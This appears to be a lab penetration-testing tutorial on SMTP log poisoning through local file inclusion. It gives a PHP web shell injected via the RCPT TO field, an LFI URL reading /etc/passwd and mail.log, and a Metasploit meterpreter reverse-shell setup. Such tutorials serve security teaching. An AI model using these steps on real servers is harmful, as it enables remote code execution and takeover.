SMTP Log Poisioning through LFI to Remote Code Execution

posted in[**Penetration Testing**](https://www.hackingarticles.in/category/penetration-testing/) on [**January 6, 2019**](https://www.hackingarticles.in/smtp-log-poisioning-through-lfi-to-remote-code-exceution/) by [**Raj Chandel**](https://www.hackingarticles.in/author/raaz/)

SHARE

Save


In this Post, we will be discussing on SMTP log poisoning. But before getting in details, kindly read our previous articles for “[SMTP Lab Set-Up](https://www.hackingarticles.in/smtp-pentest-lab-setup-ubuntu/)” and “Beginner Guide to File Inclusion Attack (LFI/RFI)”. Today you will see how we can exploit a web server by abusing SMTP services if the web server is vulnerable to local file Inclusion.

**Let’s** **Start**!!

With the help of Nmap, we scan for port 25 and as result, it shows port 25 is open for SMTP service.




|  |  |
| --- | --- |
| 1 | nmap -p25 192.168.1.107 |




This attack is truly based on Local file Inclusion attack; therefore I took help of our previous [article](https://www.hackingarticles.in/apache-log-poisoning-through-lfi/) where I Created a PHP file which will allow the user to include a file through file parameter.

As a result, you can observe that we are able to access */etc/passwd* file of the victim machine.



Now if you are able to access the mail.log file due to LFI, it means the mail.log has read and write permission and hence we can infect the log file by injecting malicious code.



Now let’s try to enumerate further and connect to the SMTP (25) port




|  |  |
| --- | --- |
| 1 | telnet 192.168.1.107 25 |

As we can see, we got connected to the victim machine successfully. Now let’s try to send a mail via command line (CLI) of this machine and send the OS commands via the “**RCPT TO”** option. Since the mail.log file generates a log for every mail when we try to connect with the web server. Taking advantage of this feature now I will send malicious PHP code as the fake user and it will get added automatically in the mail.log file as a new log.



|  |  |
| --- | --- |
| 1  2 | MAIL FROM:<rrajchandel@gmail.com>  RCPT TO:<?php system($\_GET['c']); ?> |




**Note:** *We can ignore the 501 5.1.3 Bad recipient address syntax server response as seen in the above screenshot because ideally the internal email program of the server (victim machine), is expecting us to input an email ID and not the OS commands.*

As our goal is to inject PHP code into the logs and this stage is called logfile poisoning and we can clearly see that details of mail.log, as well as execute comment given through cmd; now execute**ifconfig** as cmd comment to verify network interface and confirm its result from inside the given screenshot.



|  |  |
| --- | --- |
| 1 | 192.168.1.107/lfi/lfi.php?file=/var/log/mail.log&c=ifconfig |

You can observe its output in its source code as shown in the below image:




This technique is known as **SMTP log poisoning** and through such type of vulnerability, we can easily take the reverse shell of the victim’s machine.

Execute following command inside Metasploit:



|  |  |
| --- | --- |
| 1  2  3  4  5  6 | use exploit/multi/script/web\_delivery  msf exploit (web\_delivery)>set target 1  msf exploit (web\_delivery)> set payload php/meterpreter/reverse\_tcp  msf exploit (web\_delivery)> set lhost 192.168.1.109  msf exploit (web\_delivery)>set lport 8888  msf exploit (web\_delivery)>exploit |

**Copy** the **highlighted text** shown in below window



**Paste** the above copied malicious code inside URL as shown in the given image and **execute** it as cmd comment**.**



When the above code gets executed you will get meterpreter session 1 of the targeted web server.



|  |  |
| --- | --- |
| 1  2 | msf exploit (web\_delivery)>sessions 1  meterpreter> sysinfo |

